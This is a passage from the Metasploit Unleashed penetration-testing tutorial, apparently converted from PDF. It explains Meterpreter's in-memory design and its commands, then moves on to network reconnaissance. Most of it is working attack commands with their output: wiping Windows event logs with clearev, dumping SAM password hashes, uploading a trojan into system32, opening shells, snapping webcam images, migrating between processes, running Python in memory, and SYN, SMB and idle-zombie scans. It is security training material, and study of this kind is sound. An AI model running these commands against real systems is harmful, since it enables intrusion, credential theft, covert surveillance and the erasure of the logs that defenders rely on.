- Meterpreter resides entirely in memory and writes nothing to disk.
- No new processes are created as Meterpreter injects itself into the compromised process and can migrate to other running processes easily.
- By default, Meterpreter uses encrypted communications.
- All of these provide limited forensic evidence and impact on the victim machine.

Powerful

- Meterpreter utilizes a channelized communication system.
- The TLV protocol has few limitations.

Extensible

- Features can be augmented at runtime and are loaded over the network.
- New features can be added to Meterpreter without having to rebuild it.

Adding Runtime Features

New features are added to Meterpreter by loading extensions.

- The client uploads the DLL over the socket.
- The server running on the victim loads the DLL in-memory and initializes it.
- The new extension registers itself with the server.
- The client on the attackers machine loads the local extension API and can now call the extensions functions.

This entire process is seamless and takes approximately 1 second to complete.

In the next Metasploit Unleashed tutorial we'll discuss some of the various [Meterpreter Commands](#) available to us in this new environment.



Meterpreter Basic Commands

Metasploit Fundamentals

Using Meterpreter Commands

Since the *Meterpreter* provides a whole new environment, we will cover some of the basic *Meterpreter* commands to get you started and help familiarize you with this most powerful tool. Throughout this course, almost every available *Meterpreter* command is covered. For those that aren't covered, experimentation is the key to successful learning.

help

The 'help' command, as may be expected, displays the *Meterpreter* help menu.

```
meterpreter > help

Core Commands
=====
Command      Description
-----        -----
?            Help menu
background   Backgrounds the current session
channel     Displays information about active channels
...snip...
```

background

The 'background' command will send the current *Meterpreter* session to the background and return you to the *msf* prompt. To get back to your *Meterpreter* session, just interact with it again.

```
meterpreter > background
msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

cat

The 'cat' command is identical to the command found on *nix systems. It displays the content of a file when it's given as an argument.

```
meterpreter > cat
Usage: cat file

Example usage:
meterpreter > cat edit.txt
What you talkin' about Willis

meterpreter >
```

cd > pwd

The 'cd' > 'pwd' commands are used to change and display current working directly on the target host.

The change directory "cd" works the same way as it does under DOS and *nix systems.

By default, the current working folder is where the connection to your listener was initiated.

ARGUMENTS:


```
cd:    Path of the folder to change to
pwd:   None required
```

Example usage:

```
meterpreter > pwd
c:\
meterpreter > cd c:\windows
meterpreter > pwd
c:\windows
meterpreter >
```

clearev

The 'clearev' command will clear the *Application*, *System*, and *Security* logs on a *Windows* system. There are no options or arguments.



Before using Meterpreter to clear the logs | Metasploit
Unleashed

Example usage:
Before

```
meterpreter > clearev
[*] Wiping 97 records from Application...
[*] Wiping 415 records from System...
[*] Wiping 0 records from Security...
meterpreter >
```



After using Meterpreter to clear the logs | Metasploit
Unleashed

After

download

The 'download' command downloads a file from the remote machine. Note the use of the double-slashes when giving the *Windows* path.

```
meterpreter > download c:\\boot.ini
[*] downloading: c:\\boot.ini -> c:\\boot.ini
[*] downloaded : c:\\boot.ini -> c:\\boot.ini\\boot.ini
meterpreter >
```

edit

The 'edit' command opens a file located on the target host.
It uses the 'vim' so all the editor's commands are available.

Example usage:

```
meterpreter > ls
Listing: C:\\Documents and Settings\\Administrator\\Desktop
=====
Mode          Size     Type  Last modified      Name
----          ---     ----   -----          --
.
...
...snip...
.
100666/rw-rw-rw-  0       fil    2012-03-01 13:47:10 -0500  edit.txt
meterpreter > edit edit.txt
```

Please refer to the *vim* editor documentation for more advance use.
<http://www.vim.org/>

execute

The 'execute' command runs a command on the target.

```
meterpreter > execute -f cmd.exe -i -H
Process 38320 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

getuid

Running 'getuid' will display the user that the *Meterpreter* server is running as on the host.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

hashdump

The 'hashdump' post module will dump the contents of the SAM database.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c09c1225a5c0a3:::
dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddebc3f52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbd:31dcf7f8f9a6b5f69fb9fd01502e6261e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de7d422a026e51097ccc9:::
victim:1003:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddebc3f52d:::
meterpreter >
```

idletime

Running 'idletime' will display the number of seconds that the user at the remote machine has been idle.

```
meterpreter > idletime
User has been idle for: 5 hours 26 mins 35 secs
meterpreter >
```

ipconfig

The 'ipconfig' command displays the network interfaces and addresses on the remote machine.

```
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask    : 255.0.0.0
```

```
AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:10:f5:15
IP Address : 192.168.1.104
Netmask    : 255.255.0.0
```

```
meterpreter >
```

^

lpwd > lcd

The '**lpwd**' > '**lcd**' commands are used to display and change the local working directory respectively.
When receiving a *Meterpreter* shell, the local working directory is the location where one started the *Metasploit* console.
Changing the working directory will give your *Meterpreter* session access to files located in this folder.

ARGUMENTS:

```
lpwd:           None required
lcd:           Destination folder
```

Example usage:

```
meterpreter > lpwd
/root

meterpreter > lcd MSFU
meterpreter > lpwd
/root/MSFU

meterpreter > lcd /var/www
meterpreter > lpwd
/var/www
meterpreter >
```

ls

As in Linux, the '**ls**' command will list the files in the current remote directory.

```
meterpreter > ls

Listing: C:\Documents and Settings\victim
=====
Mode          Size      Type  Last modified        Name
----          ----      ---   -----          ---
40777/rwxrwxrwx  0       dir   Sat Oct 17 07:40:45 -0600 2009 .
40777/rwxrwxrwx  0       dir   Fri Jun 19 13:30:00 -0600 2009 ..
100666/rw-rw-rw- 218     fil   Sat Oct  3 14:45:54 -0600 2009 .recently-used.xbel
40555/r-xr-xr-x  0       dir   Wed Nov  4 19:44:05 -0700 2009 Application Data
...snip...
```

migrate

Using the '**migrate**' post module, you can migrate to another process on the victim.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)
meterpreter >
```

ps

The '**ps**' command displays a list of running processes on the target.

```
meterpreter > ps
^

Process list
=====

  PID  Name          Path
  ---  ---          ---
  132  VMwareUser.exe  C:\Program Files\VMware\VMware Tools\VMwareUser.exe
  152  VMwareTray.exe   C:\Program Files\VMware\VMware Tools\VMwareTray.exe
  288  snmp.exe       C:\WINDOWS\System32\snmp.exe
...snip...
```

resource

The ‘**resource**’ command will execute *Meterpreter* instructions located inside a text file. Containing one entry per line, “resource” will execute each line in sequence. This can help automate repetitive actions performed by a user.

By default, the commands will run in the current working directory (on target machine) and resource file in the local working directory (the attacking machine).

```
meterpreter > resource
Usage: resource path1 path2Run the commands stored in the supplied files.
meterpreter >
```

ARGUMENTS:

path1: The location of the file containing the commands to run.
Path2Run: The location where to run the commands found inside the file

Example usage

Our file used by resource:

```
root@kali:~# cat resource.txt
ls
background
root@kali:~#
```

Running resource command:

```
meterpreter > resource resource.txt
[*] Reading /root/resource.txt
[*] Running ls

Listing: C:\Documents and Settings\Administrator\Desktop
=====
Mode      Size  Type  Last modified      Name
----      ---   ---   -----      ---
40777/rwxrwxrwx  0    dir  2012-02-29 16:41:29 -0500 .
40777/rwxrwxrwx  0    dir  2012-02-02 12:24:40 -0500 ..
100666/rw-rw-rw- 606   fil  2012-02-15 17:37:48 -0500 IDA Pro Free.lnk
100777/rwxrwxrwx  681984  fil  2012-02-02 15:09:18 -0500 Sc303.exe
100666/rw-rw-rw-  608   fil  2012-02-28 19:18:34 -0500 Shortcut to Ability Server.lnk
100666/rw-rw-rw-  522   fil  2012-02-02 12:33:38 -0500 XAMPP Control Panel.lnk

[*] Running background

[*] Backgrounding session 1...
msf exploit(handler) >
```

search

The ‘**search**’ command provides a way of locating specific files on the target host. The command is capable of searching through the whole system or specific folders.

Wildcards can also be used when creating the file pattern to search for.

```
meterpreter > search
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
```

ARGUMENTS:

File pattern: May contain wildcards
Search location: Optional, if none is given the whole system will be searched.

^

Example usage:

```
meterpreter > search -f autoexec.bat
Found 1 result...
    c:\AUTOEXEC.BAT
meterpreter > search -f sea*.bat c:\\xampp\\
Found 1 result...
    c:\\xampp\\perl\\bin\\search.bat (57035 bytes)
meterpreter >
```

shell

The '**shell**' command will present you with a standard shell on the target system.

```
meterpreter > shell
Process 39640 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

upload

As with the '**download**' command, you need to use double-slashes with the **upload** command.

```
meterpreter > upload evil_trojan.exe c:\\windows\\system32
[*] uploading   : evil_trojan.exe -> c:\\windows\\system32
[*] uploaded   : evil_trojan.exe -> c:\\windows\\system32\\evil_trojan.exe
meterpreter >
```

webcam_list

The '**webcam_list**' command when run from the *Meterpreter* shell, will display currently available web cams on the target host.

Example usage:

```
meterpreter > webcam_list
1: Creative WebCam NX Pro
2: Creative WebCam NX Pro (VFW)
meterpreter >
```

webcam_snap

The '**webcam_snap**' command grabs a picture from a connected web cam on the target system, and saves it to disc as a JPEG image. By default, the save location is the local current working directory with a randomized filename.

```
meterpreter > webcam_snap -h
Usage: webcam_snap [options]
Grab a frame from the specified webcam.

OPTIONS:
-h      Help Banner
-i >opt> The index of the webcam to use (Default: 1)
-p >opt> The JPEG image path (Default: 'gnFjTnzi.jpeg')
-q >opt> The JPEG image quality (Default: '50')
-v >opt> Automatically view the JPEG image (Default: 'true')

meterpreter >
```


OPTIONS:

-h: Displays the help information for the command
-i opt: If more than 1 web cam is connected, use this option to select the device to capture the image from
-p opt: Change path and filename of the image to be saved
-q opt: The imagine quality, 50 being the default/medium setting, 100 being best quality
-v opt: By default the value is true, which opens the image after capture.

^

Example usage:

```
meterpreter > webcam_snap -i 1 -v false
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/Offsec/YxdhwpeQ.jpeg
meterpreter >
```



Using webcam_snap Meterpreter plugin | Metasploit Unleashed

Python Extension

Meterpreter's "python extension" was added to the Metasploit Framework in November of 2015. This addition is a perfect example how the community can expand, and contribute to an already versatile framework that is **Metasploit**.

At the time of this writing the extension is still under active development, however this add-on shows much promise as it gives users the ability to run Python code natively on a target machine, without having the interpreter installed. The in memory implementation of various Python modules, such as cTypes, can greatly expand Meterpreter's hold on a compromised Windows target.

With an active meterpreter shell running on our target machine, typing "load python" will load the extension giving us access to new commands.

```
meterpreter > load python
Loading extension python...success.
```

Once loaded, we can issue the "help" command in order to see the Python commands.

```
meterpreter > help
...
Python Commands
=====
Command      Description
-----
python_execute Execute a python command string
python_import Import/run a python file or module
python_reset  Resets/restarts the Python interpreter
```

The "python_execute" runs the given python string on the target. If a result is required, it should be stored in a python variable, and that variable should be passed using the -r parameter.

```
meterpreter > python_execute -h
Usage: python_execute [-r result var name]

Runs the given python string on the target. If a result is required, it should be stored in a python variable,
and that variable should be passed using the -r parameter.

OPTIONS:
-h           Help banner
-r <opt>    Name of the variable containing the result (optional)
```

Loads a python code file or module from disk into memory on the target. The module loader requires a path to a folder that contains the module, and the folder name will be used as the module name. Only .py files will work with modules.

```
meterpreter > python_import -h
Usage: python_import [-n mod name] [-r result var name]

Loads a python code file or module from disk into memory on the target.
The module loader requires a path to a folder that contains the module,
and the folder name will be used as the module name. Only .py files will
work with modules.

OPTIONS:
-f <opt>  Path to the file (.py, .pyc), or module directory to import
-h           Help banner
-n <opt>    Name of the module (optional, for single files only)
-r <opt>    Name of the variable containing the result (optional, single files only)
```

This one is rather self-explanatory.

```
meterpreter > python_reset -h
[+] Python interpreter successfully reset
```

Python Extension Examples

Here are some examples of the Python Extension in action. With time more functionality will be added, making the extension an even more powerful tool.

With the extension loaded, we can use basic Python function such as print. This can be achieved by using the "python_execute" command, and standard Python syntax.

```
meterpreter > python_execute "print 'Good morning! It\\'s Sam'"
[+] Content written to stdout:
Good morning! It's Sam
```

You can also save to a variable, and print its content using the "-r" switch.

```
meterpreter > python_execute "import os; cd = os.getcwd()" -r cd
[+] cd = C:\Users\loneferret\Downloads
meterpreter >
```

The following file is located in the "root" folder of our machine. What it does essentially, search the C:\ drive for any file called "readme.txt". Although this can be done with meterpreter's native "search" command. One observation, running through the filesystem, has crashed our meterpreter session more than once.

```
root@kali:~# cat findfiles.py
import os
for root, dirs, files in os.walk("c://"):
    for file in files:
        if file.endswith(".txt") and file.startswith("readme"):
            print(os.path.join(root, file))
```


In order to have this file run on our target machine, we need to invoke the "python_import" command. Using the "-f" switch to specify our script.

```
meterpreter > python_import -f /root/findfiles.py
[*] Importing /root/findfiles.py ...
[+] Content written to stdout:
c://Program Files\Ext2Fsd\Documents\readme.txt
c://qemu-0.13.0-windows\patch\readme.txt
c://Users\loneferret\Desktop\IM-v1.9.16.0\readme.txt
```

Another example, this time printing some memory information, and calling a Windows message box using the "ctypes" Python module.

```
meterpreter > python_import -f /root/ctypes_ex.py
[*] Importing /root/ctypes_ex.py ...
[+] Content written to stdout:
>WinDLL 'kernel32', handle 76e30000 at 4085e50
```

```
metrepreter > python_import -f /root/msgbox.py
[*] Importing /root/msgbox.py ...
[+] Command executed without returning a result
```



Of course, this all depends on the level of access your current meterpreter has. Another simple Python script example, reads the Window's registry for the "AutoAdminLogon" key.

```
meterpreter > python_import -f /root/readAutoLogonREG.py
[*] Importing /root/readAutoLogonREG.py ...
[+] Content written to stdout:
```

```
[+] Reading from Autologon Registry Location
[-] DefaultUserName loneferret
[-] DefaultPassword NoNotReally
[-] AutoAdminLogon Enabled
```


Information Gathering in Metasploit

Information Gathering with Metasploit

The foundation for any successful penetration test is solid reconnaissance. Failure to perform proper **information gathering** will have you flailing around at random, attacking machines that are not vulnerable and missing others that are.

We'll be covering just a few of these information gathering techniques such as:

- [Port Scanning](#)
- [Hunting for MSSQL](#)
- [Service Identification](#)
- [Password Sniffing](#)
- [SNMP sweeping](#)



A screenshot of a terminal window titled "root@kali: ~". The window has a standard Linux terminal interface with a menu bar (File, Edit, View, Search, Terminal, Help) and a title bar. The main area of the terminal shows the command "msf auxiliary(smb_version) > run" followed by the output of a network scan. The output indicates that 25 hosts were scanned, with specific details for two hosts: one running Unix Samba 3.6.13 (language: Unknown, name: FREENAS, domain: FREENAS) and another running Windows 7 Ultimate 7601 Service Pack (Build 1) (language: Unknown, name: PS3-NAS, domain: PS3-NAS). The scan completed at 100%.

```
root@kali: ~
File Edit View Search Terminal Help
msf auxiliary(smb_version) > run
[*] Scanned 04 of 25 hosts (016% complete)
[*] Scanned 05 of 25 hosts (020% complete)
[*] 192.168.1.106:445 is running Unix Samba 3.6.13 (language: Unknown) (name:FREENAS) (domain:FREENAS)
[*] Scanned 10 of 25 hosts (040% complete)
[*] Scanned 15 of 25 hosts (060% complete)
[*] Scanned 20 of 25 hosts (080% complete)
[*] 192.168.1.123:445 is running Windows 7 Ultimate 7601 Service Pack (Build 1) (language: Unknown) (name:PS3-NAS) (domain:PS3-NAS) The quieter you become, the more you are able to hear.
[*] Scanned 25 of 25 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) > 
```

Let's take a look at some of the built-in Metasploit features that help aid us in information gathering.

Port Scanning

Information gathering with Metasploit

Preparing Metasploit for Port Scanning

Scanners and most other auxiliary modules use the **RHOSTS** option instead of **RHOST**. **RHOSTS** can take IP ranges (192.168.1.20-192.168.1.30), CIDR ranges (192.168.1.0/24), multiple ranges separated by commas (192.168.1.0/24, 192.168.3.0/24), and line-separated host list files (*file:/tmp/hostlist.txt*). This is another use for a grepable Nmap output file.

By default, all of the scanner modules will have the **THREADS** value set to '1'. The **THREADS** value sets the number of concurrent threads to use while scanning. Set this value to a higher number in order to speed up your scans or keep it lower in order to reduce network traffic but be sure to adhere to the following guidelines:

- Keep the **THREADS** value under 16 on native Win32 systems
- Keep **THREADS** under 200 when running MSF under Cygwin
- On Unix-like operating systems, **THREADS** can be set as high as 256.

Contents

- 1 Nmap & db_nmap
- 2 Port Scanning
- 3 SMB Version Scanning
- 4 Idle Scanning

Nmap & db_nmap

We can use the **db_nmap** command to run **Nmap** against our targets and our scan results would then be stored automatically in our database. However, if you also wish to import the scan results into another application or framework later on, you will likely want to export the scan results in XML format. It is always nice to have all three Nmap outputs (xml, grepable, and normal). So we can run the Nmap scan using the '**-oA**' flag followed by the desired filename to generate the three output files, then issue the **db_import** command to populate the Metasploit database.

Run Nmap with the options you would normally use from the command line. If we wished for our scan to be saved to our database, we would omit the output flag and use **db_nmap**. The example below would then be "db_nmap -v -sV 192.168.1.0/24".

```
msf > nmap -v -sV 192.168.1.0/24 -oA subnet_1
[*] exec: nmap -v -sV 192.168.1.0/24 -oA subnet_1

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-13 19:29 MDT
NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 19:29
Scanning 101 hosts [1 port/host]
...
Nmap done: 256 IP addresses (16 hosts up) scanned in 499.41 seconds
Raw packets sent: 19973 (877.822KB) | Rcvd: 15125 (609.512KB)
```

Port Scanning

In addition to running Nmap, there are a variety of other port scanners that are available to us within the framework.

```
msf > search portscan

Matching Modules
=====
Name          Disclosure Date  Rank    Description
----          -----        ----
auxiliary/scanner/natpmp/natpmp_portscan      normal  NAT-PMP External Port Scanner
auxiliary/scanner/portscan/ack                  normal  TCP ACK Firewall Scanner
auxiliary/scanner/portscan/ftpbounce           normal  FTP Bounce Port Scanner
auxiliary/scanner/portscan/syn                 normal  TCP SYN Port Scanner
auxiliary/scanner/portscan/tcp                 normal  TCP Port Scanner
auxiliary/scanner/portscan/xmas               normal  TCP "XMas" Port Scanner
```

For the sake of comparison, we'll compare our Nmap scan results for port 80 with a Metasploit scanning module. First, let's determine what hosts had port 80 open according to Nmap.

```
msf > cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
[*] exec: cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
```

```
192.168.1.1
```

```
192.168.1.2  
192.168.1.10  
192.168.1.109  
192.168.1.116  
192.168.1.150
```

^

The Nmap scan we ran earlier was a SYN scan so we'll run the same scan across the subnet looking for port 80 through our eth0 interface, using Metasploit.

```
msf > use auxiliary/scanner/portscan/syn  
msf auxiliary(syn) > show options  
  
Module options (auxiliary/scanner/portscan/syn):  
  
Name      Current Setting  Required  Description  
----      -----  
BATCHSIZE 256           yes        The number of hosts to scan per set  
DELAY      0              yes        The delay between connections, per thread, in milliseconds  
INTERFACE   no            The name of the interface  
JITTER     0              yes        The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.  
PORTS      1-10000        yes        Ports to scan (e.g. 22-25,80,110-900)  
RHOSTS    yes            The target address range or CIDR identifier  
SNAPLEN   65535          yes        The number of bytes to capture  
THREADS   1              yes        The number of concurrent threads  
TIMEOUT   500            yes        The reply read timeout in milliseconds  
  
msf auxiliary(syn) > set INTERFACE eth0  
INTERFACE => eth0  
msf auxiliary(syn) > set PORTS 80  
PORTS => 80  
msf auxiliary(syn) > set RHOSTS 192.168.1.0/24  
RHOSTS => 192.168.1.0/24  
msf auxiliary(syn) > set THREADS 50  
THREADS => 50  
msf auxiliary(syn) > run  
  
[*] TCP OPEN 192.168.1.1:80  
[*] TCP OPEN 192.168.1.2:80  
[*] TCP OPEN 192.168.1.10:80  
[*] TCP OPEN 192.168.1.109:80  
[*] TCP OPEN 192.168.1.116:80  
[*] TCP OPEN 192.168.1.150:80  
[*] Scanned 256 of 256 hosts (100% complete)  
[*] Auxiliary module execution completed
```

Here we'll load up the 'tcp' scanner and we'll use it against another target. As with all the previously mentioned plugins, this uses the RHOSTS option. Remember we can issue the **'hosts -R'** command to automatically set this option with the hosts found in our database.

```
msf > use auxiliary/scanner/portscan/tcp  
msf auxiliary(tcp) > show options  
  
Module options (auxiliary/scanner/portscan/tcp):  
  
Name      Current Setting  Required  Description  
----      -----  
CONCURRENCY 10           yes        The number of concurrent ports to check per host  
DELAY      0              yes        The delay between connections, per thread, in milliseconds  
JITTER     0              yes        The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.  
PORTS      1-10000        yes        Ports to scan (e.g. 22-25,80,110-900)  
RHOSTS    yes            The target address range or CIDR identifier  
THREADS   1              yes        The number of concurrent threads  
TIMEOUT   1000           yes        The socket connect timeout in milliseconds  
  
msf auxiliary(tcp) > hosts -R  
  
Hosts  
=====  
  
address      mac          name  os_name  os_flavor  os_sp  purpose  info  comments  
----  
172.16.194.172 00:0C:29:D1:62:80      Linux  Ubuntu       server  
  
RHOSTS => 172.16.194.172  
  
msf auxiliary(tcp) > show options  
  
Module options (auxiliary/scanner/portscan/tcp):  
  
Name      Current Setting  Required  Description  
----      -----  
CONCURRENCY 10           yes        The number of concurrent ports to check per host  
FILTER     no             The filter string for capturing traffic  
INTERFACE   no            The name of the interface  
PCAPFILE   no            The name of the PCAP capture file to process  
PORTS      1-1024         yes        Ports to scan (e.g. 22-25,80,110-900)  
RHOSTS    172.16.194.172 yes        The target address range or CIDR identifier  
SNAPLEN   65535          yes        The number of bytes to capture
```

```

THREADS      10          yes      The number of concurrent threads
TIMEOUT     1000        yes      The socket connect timeout in milliseconds

msf auxiliary(tcp) > run

[*] 172.16.194.172:25 - TCP OPEN
[*] 172.16.194.172:23 - TCP OPEN
[*] 172.16.194.172:22 - TCP OPEN
[*] 172.16.194.172:21 - TCP OPEN
[*] 172.16.194.172:53 - TCP OPEN
[*] 172.16.194.172:80 - TCP OPEN
[*] 172.16.194.172:111 - TCP OPEN
[*] 172.16.194.172:139 - TCP OPEN
[*] 172.16.194.172:445 - TCP OPEN
[*] 172.16.194.172:514 - TCP OPEN
[*] 172.16.194.172:513 - TCP OPEN
[*] 172.16.194.172:512 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >

```

We can see that Metasploit's built-in scanner modules are more than capable of finding systems and open ports for us. It's just another excellent tool to have in your arsenal if you happen to be running Metasploit on a system without Nmap installed.

SMB Version Scanning

Now that we have determined which hosts are available on the network, we can attempt to determine the operating systems they are running. This will help us narrow down our attacks to target a specific system and will stop us from wasting time on those that aren't vulnerable to a particular exploit.

Since there are many systems in our scan that have port 445 open, we will use the **scanner/smb/version** module to determine which version of Windows is running on a target and which Samba version is on a Linux host.

```

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(smb_version) > set THREADS 11
THREADS => 11
msf auxiliary(smb_version) > run

[*] 192.168.1.209:445 is running Windows 2003 R2 Service Pack 2 (language: Unknown) (name:XEN-2K3-FUZZ) (domain:WORKGROUP)
[*] 192.168.1.201:445 is running Windows XP Service Pack 3 (language: English) (name:V-XP-EXPLOIT) (domain:WORKGROUP)
[*] 192.168.1.202:445 is running Windows XP Service Pack 3 (language: English) (name:V-XP-DEBUG) (domain:WORKGROUP)
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed

```

Also notice that if we issue the **hosts** command now, the newly-acquired information is stored in Metasploit's database.

```

msf auxiliary(smb_version) > hosts

Hosts
=====

address      mac   name   os_name       os_flavor  os_sp   purpose   info   comments
-----      ---   ----   -----       -----      -----   -----   ----   -----
192.168.1.201      Microsoft Windows   XP           SP3    client
192.168.1.202      Microsoft Windows   XP           SP3    client
192.168.1.209      Microsoft Windows   2003 R2      SP2    server

```

Idle Scanning

Nmap's IPID idle scanning allows us to be a little stealthy scanning a target while spoofing the IP address of another host on the network. In order for this type of scan to work, we will need to locate a host that is idle on the network and uses IPID sequences of either Incremental or Broken Little-Endian Incremental. Metasploit contains the module **scanner/ip/ipmapseq** to scan and look for a host that fits the requirements.

In the free online Nmap book, you can find out more information on [Nmap Idle Scanning](#).

```

msf > use auxiliary/scanner/ip/ipmapseq
msf auxiliary(ipmapseq) > show options

Module options (auxiliary/scanner/ip/ipmapseq):
Name      Current Setting  Required  Description
-----      -----          -----      -----
INTERFACE          no      The name of the interface
RHOSTS          yes      The target address range or CIDR identifier

```

```
RPORT      80           yes    The target port
SNAPLEN   65535        yes    The number of bytes to capture
THREADS    1            yes    The number of concurrent threads
TIMEOUT    500          yes    The reply read timeout in milliseconds

msf auxiliary(ipidseq) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(ipidseq) > set THREADS 50
THREADS => 50
msf auxiliary(ipidseq) > run

[*] 192.168.1.1's IPID sequence class: All zeros
[*] 192.168.1.2's IPID sequence class: Incremental!
[*] 192.168.1.10's IPID sequence class: Incremental!
[*] 192.168.1.104's IPID sequence class: Randomized
[*] 192.168.1.109's IPID sequence class: Incremental!
[*] 192.168.1.111's IPID sequence class: Incremental!
[*] 192.168.1.114's IPID sequence class: Incremental!
[*] 192.168.1.116's IPID sequence class: All zeros
[*] 192.168.1.124's IPID sequence class: Incremental!
[*] 192.168.1.123's IPID sequence class: Incremental!
[*] 192.168.1.137's IPID sequence class: All zeros
[*] 192.168.1.150's IPID sequence class: All zeros
[*] 192.168.1.151's IPID sequence class: Incremental!
[*] Auxiliary module execution completed
```

Judging by the results of our scan, we have a number of potential zombies we can use to perform idle scanning. We'll try scanning a host using the zombie at 192.168.1.109 and see if we get the same results we had earlier.

```
msf auxiliary(ipidseq) > nmap -Pn -sI 192.168.1.109 192.168.1.114
[*] exec: nmap -Pn -sI 192.168.1.109 192.168.1.114

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-14 05:51 MDT
Idle scan using zombie 192.168.1.109 (192.168.1.109:80); Class: Incremental
Interesting ports on 192.168.1.114:
Not shown: 996 closed|filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-term-serv
MAC Address: 00:0C:29:41:F2:E8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.56 seconds
```

Hunting for MSSQL

Information gathering with Metasploit

Using Metasploit to Find Vulnerable MSSQL Systems

Searching for and locating *MSSQL* installations inside the internal network can be achieved using UDP foot-printing. When *MSSQL* installs, it installs either on TCP port 1433 or a randomized dynamic TCP port. If the port is dynamically attributed, querying UDP port 1434 will provide us with information on the server including the TCP port on which the service is listening.

Let us search for and load the *MSSQL* ping module inside the *msfconsole*.

```
msf > search mssql

Matching Modules
=====
Name          Disclosure Date Rank      Description
-----
auxiliary/admin/mssql/mssql_enum           normal   Microsoft SQL Server Configuration Enumerator
auxiliary/admin/mssql/mssql_enum_domain_accounts normal   Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli normal   Microsoft SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_sql_logins    normal   Microsoft SQL Server SUSER_SNAME SQL Logins Enumeration
